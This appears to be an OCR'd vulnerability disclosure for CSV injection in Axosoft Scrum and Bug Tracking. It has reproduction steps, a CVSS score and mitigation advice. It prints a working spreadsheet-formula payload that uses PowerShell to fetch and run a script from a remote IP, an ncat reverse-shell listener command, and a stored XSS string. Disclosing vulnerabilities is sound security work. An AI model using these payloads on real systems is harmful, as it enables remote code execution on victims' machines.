Vendor of the product: Axosoft LLC

Product name: Axosoft Scrum and Bug Tracking

Version: 22.1.1.11545

Affected Component: Work Item

Discoverer: Nakul Singh

Vulnerability Name: CSV Injection

Description: Axosoft contains a CSV injection vulnerability which allows an attacker to perform remote code execution. A low privileged attacker can create new work item and inject payload in the title field. When an administrator accesses the work items list and exports the data in CSV and opens the file, the payload gets executed and attacker gets reverse shell of the admin's machine.

Impact: The impact of a CSV injection vulnerability can be severe as an attacker could exploit the vulnerability to execute arbitrary code, compromise sensitive data, or manipulate the behaviour of the application. If the infected file opened in spreadsheet software, it triggers the execution of malicious commands. This could result in unauthorized access, data leakage, or other malicious activities, posing a significant risk to the security and integrity of the affected system.


Mitigation: To prevent CSV injection vulnerabilities, it is essential to implement proper input validation and sanitization measures. Developers should validate user input to ensure that it conforms to expected formats and does not include any malicious content. Additionally, special characters, especially those with special meaning in CSV files (such as equals sign, plus sign, etc.), should be properly escaped or sanitized.

CVSS: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H

Steps to reproduce the vulnerability:

Note: Please create a demo website by using free trial version of Axosoft.

1. Navigate to the website (https://abcd.axosoft.com/) and login into the **tester** account (Captain Needa).



Sign in to **abcd.axosoft.com**


Login ID: needa@galacticempire.gov

Password: •••••••••

Forgot your password?

© 2022 Axosoft, LLC. Made with ♥ in Scottsdale, Arizona.


2. After that click on the **Add** button inside the **Work Items** tab.



ID	Work Item Type	Title	Workflow Step	Priority	Assigned To	Remaining Estim	Initial Estimate	Project	Release
1	Epic (Big Feature)	Death Star Shields	Completed	Low	Captain Needa	0	16 hrs - Total…	Defense	Sprint 1
2	User Story (Featu…	Install Shield Hardware	Completed	Low	Captain Needa	0	16 hrs	Defense	Sprint 1
3	User Story (Featu…	Install Shield Software	Completed	Low	Captain Needa	0	12 hrs	Defense	Sprint 1
4	User Story (Feature)	Motion Activated Sliding Doors	Completed	Medium	Admiral Piett	0	16 hrs - Total:…	Infrastructure	Sprint 1
5	User Story (Feature)	Must be blast proof	Completed	Medium	Admiral Piett	0	20 hrs	Infrastructure	Sprint 1
6	User Story (Feature)	Connect to security system for operation	Completed	Medium	Admiral Piett	0	8 hrs	Infrastructure	Sprint 1
7	User Story (Feature)	Install Super Laser	Completed	High	Stormtrooper …	0	32 hrs	Weapon Syst…	Sprint 1
8	Bug (Issue)	Install Thermal Exhaust Port	Completed	Medium	Captain Needa	Total: 13 hrs	16 hrs - Total…	Infrastructure	Sprint 1
18	User Story (Feature)	Built metal grate for exhaust port	In Progress	Medium	Stormtrooper …	13 hrs	32 hrs	Infrastructure	Death S
9	User Story (Feature)	Get garbage compactor monster for composting …	Completed	High	Stormtrooper …	0	16 hrs	Infrastructure	Sprint 1
10	User Story (Feature)	Demonstrate power of the Battle Station	Completed	Medium	Stormtrooper …	0	16 hrs	Weapon Syst…	Sprint 1
11	Epic (Big Feature)	Death Star II Shields	In Progress	Medium	Captain Needa	40 hrs - Total	40 hrs - Total	Defense	<img sr

21 Work Items | 257 Hours Worked | 128 Hours **Remaining** | 66.8% Complete

3. Now add the CSV injection payload **(=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0)** inside the title input box of work item and click on **Save & Close** button.




Add: Work Item

☑ Show similar Work Item

```
=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0
```

* Work Item Type:	Epic (Big Feature)	Project:	Death Star (Example Project)
* Workflow Step:	New	Release:	
Assigned To:		Priority:	Medium
Initial Estimate:		Remaining Estimate:	
Due Date:	M/D/YYYY		


4. The new work item is added to the list with the payload inside the **title** field.



Work Item #22 has been created.

ID	Work Item Type	Title	Workflow Step	Priority	Assigned To	Remaining Estim	Initial Estimate	Project	Release
1	Epic (Big Feature)	Death Star Shields	Completed	Low	Captain Needa	0	16 hrs - Total...	Defense	Sprint 1
2	User Story (Featu...	Install Shield Hardware	Completed	Low	Captain Needa	0	16 hrs	Defense	Sprint 1
3	User Story (Featu...	Install Shield Software	Completed	Low	Captain Needa	0	12 hrs	Defense	Sprint 1
4	User Story (Feature)	Motion Activated Sliding Doors	Completed	Medium	Admiral Piett	0	16 hrs - Total:...	Infrastructure	Sprint 1
5	User Story (Feature)	Must be blast proof	Completed	Medium	Admiral Piett	0	20 hrs	Infrastructure	Sprint 1
6	User Story (Feature)	Connect to security system for operation	Completed	Medium	Admiral Piett	0	8 hrs	Infrastructure	Sprint 1
7	User Story (Feature)	Install Super Laser	Completed	High	Stormtrooper ...	0	32 hrs	Weapon Syst...	Sprint 1
8	Bug (Issue)	Install Thermal Exhaust Port	Completed	Medium	Captain Needa	Total: 13 hrs	16 hrs - Total...	Infrastructure	Sprint 1
18	User Story (Feature)	Built metal grate for exhaust port	In Progress	Medium	Stormtrooper ...	13 hrs	32 hrs	Infrastructure	Death S
9	User Story (Feature)	Get garbage compactor monster for composting ...	Completed	High	Stormtrooper ...	0	16 hrs	Infrastructure	Sprint 1
10	User Story (Feature)	Demonstrate power of the Battle Station	Completed	Medium	Stormtrooper ...	0	16 hrs	Weapon Syst...	Sprint 1
11	Epic (Big Feature)	Death Star II Shields	In Progress	Medium	Captain Needa	40 hrs - Total	40 hrs - Total	Defense	<img sr


22 Work Items | 257 Hours Worked | 128 Hours **Remaining** | 66.8% Complete




ID	Work Item Type	Title	Workflow Step	Priority	Assigned To	Remaining Estim	Initial Estimate	Project
10	User Story (Feature)	Demonstrate power of the Battle Station	Completed	Medium	Stormtrooper …	0	16 hrs	Weapon Sy
11	**Epic (Big Feature)**	**Death Star II Shields**	**In Progress**	**Medium**	**Captain Needa**	**40 hrs - Total…**	**40 hrs - Total…**	**Defense**
12	**User Story (Featu…**	**Make a big satellite dish on sanctuary moon**	**Ready For T…**	**Medium**	**Captain Needa**	**0**	**20 hrs**	**Defense**
13	User Story (Feature)	Install local shields on Death Star in case of Ewok uprising	Approved	Medium	Admiral Piett	32 hrs	32 hrs	Defense
14	User Story (Feature)	Install Super Laser	In Progress	High	Stormtrooper …	13 hrs	40 hrs	Weapon Sy
15	User Story (Feature)	Make exhaust port-less reactor	In Progress	Medium	Admiral Piett	14 hrs - Total:…	20 hrs - Total:…	Infrastructu
16	Bug (Issue)	Fill in tunnel to Main Reactor	Approved	Medium	Admiral Piett	8 hrs	8 hrs	Infrastructu
17	User Story (Feature)	Update Imperial Codes	Approved	Medium	Stormtrooper …	4 hrs	4 hrs	Death Star
19	User Story (Feature)	Make veggie tray for launch party	New	Medium		4 hrs	4 hrs	Death Star
20	User Story (Feature)	test	New	Medium		0	0	Death Star
21	Bug (Issue)	&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnM…	New	Medium		0	0	Death Star
22	Epic (Big Feature)	=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0	New	Medium		0	0	Death Star

22 Work Items | 257 Hours Worked | 128 Hours **Remaining** | 66.8% Complete

5. Now write and host a **remote code execution** script and start listener on a custom port.




```
[root@ip-172-31-17-241 html]# pwd
/var/www/html
[root@ip-172-31-17-241 html]# ls
new.html  rce.ps1
[root@ip-172-31-17-241 html]# 
```



```
[root@ip-172-31-17-241 html]# pwd
/var/www/html
[root@ip-172-31-17-241 html]# ls
new.html  rce.ps1
[root@ip-172-31-17-241 html]# nc -nvlp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

6. Login to the website with **admin's** credentials (Test User).




Sign in to **abcd.axosoft.com**

Login ID: bodaw@mailto.plus

Password: •••••••••


© 2022 Axosoft, LLC. Made with ♥ in Scottsdale, Arizona.

7. Scroll down to see the payload added to the work item list. Now click on the **More** button and then select **Export** option.



ID	Work Item Type	Title	Workflow Step	Priority	Assigned To	Remaining Estim	Initial Estimate	Proj
10	User Story (Feature)	Demonstrate power of the Battle Station	Completed	Medium	Stormtrooper …	0	10 hrs	Weap
11	Epic (Big Feature)	Death Star II Shields	In Progress	Medium	Captain Needa	40 hrs - Total:…	40 hrs - Total:…	Defe
12	User Story (Feature)	Make a big satellite dish on sanctuary moon	Ready For Te…	Medium	Captain Needa	0	20 hrs	Defe
13	User Story (Feature)	Install local shields on Death Star in case of Ewok uprising	Approved	Medium	Admiral Piett	32 hrs	32 hrs	Defe
14	User Story (Feature)	Install Super Laser	In Progress	High	Stormtrooper …	13 hrs	40 hrs	Wea
15	User Story (Feature)	Make exhaust port-less reactor	In Progress	Medium	Admiral Piett	14 hrs - Total:…	20 hrs - Total:…	Infra
16	Bug (Issue)	Fill in tunnel to Main Reactor	Approved	Medium	Admiral Piett	8 hrs	8 hrs	Infra
17	User Story (Feature)	Update Imperial Codes	Approved	Medium	Stormtrooper …	4 hrs	4 hrs	Deat
19	User Story (Feature)	Make veggie tray for launch party	New	Medium		4 hrs	4 hrs	Deat
20	User Story (Feature)	test	New	Medium		0	0	Deat
21	Bug (Issue)	&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouse…	New	Medium		0	0	Deat
22	Epic (Big Feature)	=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0	New	Medium		0	0	Deat


22 Work Items | 257 Hours Worked | 128 Hours **Remaining** | 66.8% Complete


abcd.axosoft.com/default
Get Started: [Select A Tutorial] 20% Complete
Reset Data
axosoft 10 user team trial ends in 10 days Upgrade Now
Help TU Test User Tools Manage Account
Work Items Tickets Wiki Dashboard Release Planner
Filters
List View + Add Edit Workflow Show Charts More
Print
Export
External Links
Color Coding
Preferred Time Unit
Reports
Auto Refresh Time
ORGANIZE
DETAILS

ID	Work Item Type	Title		Priority	Assigned To	Remaining Estim	Initial Estimate	Proj
11	Epic (Big Feature)	Death Star II Shields		Medium	Captain Needa	40 hrs - Total:…	40 hrs - Total:…	Defe
12	User Story (Feature)	Make a big satellite dish on sanctuary moon	e…	Medium	Captain Needa	0	20 hrs	Defe
13	User Story (Feature)	Install local shields on Death Star in case of Ewok upri		Medium	Admiral Piett	32 hrs	32 hrs	Defe
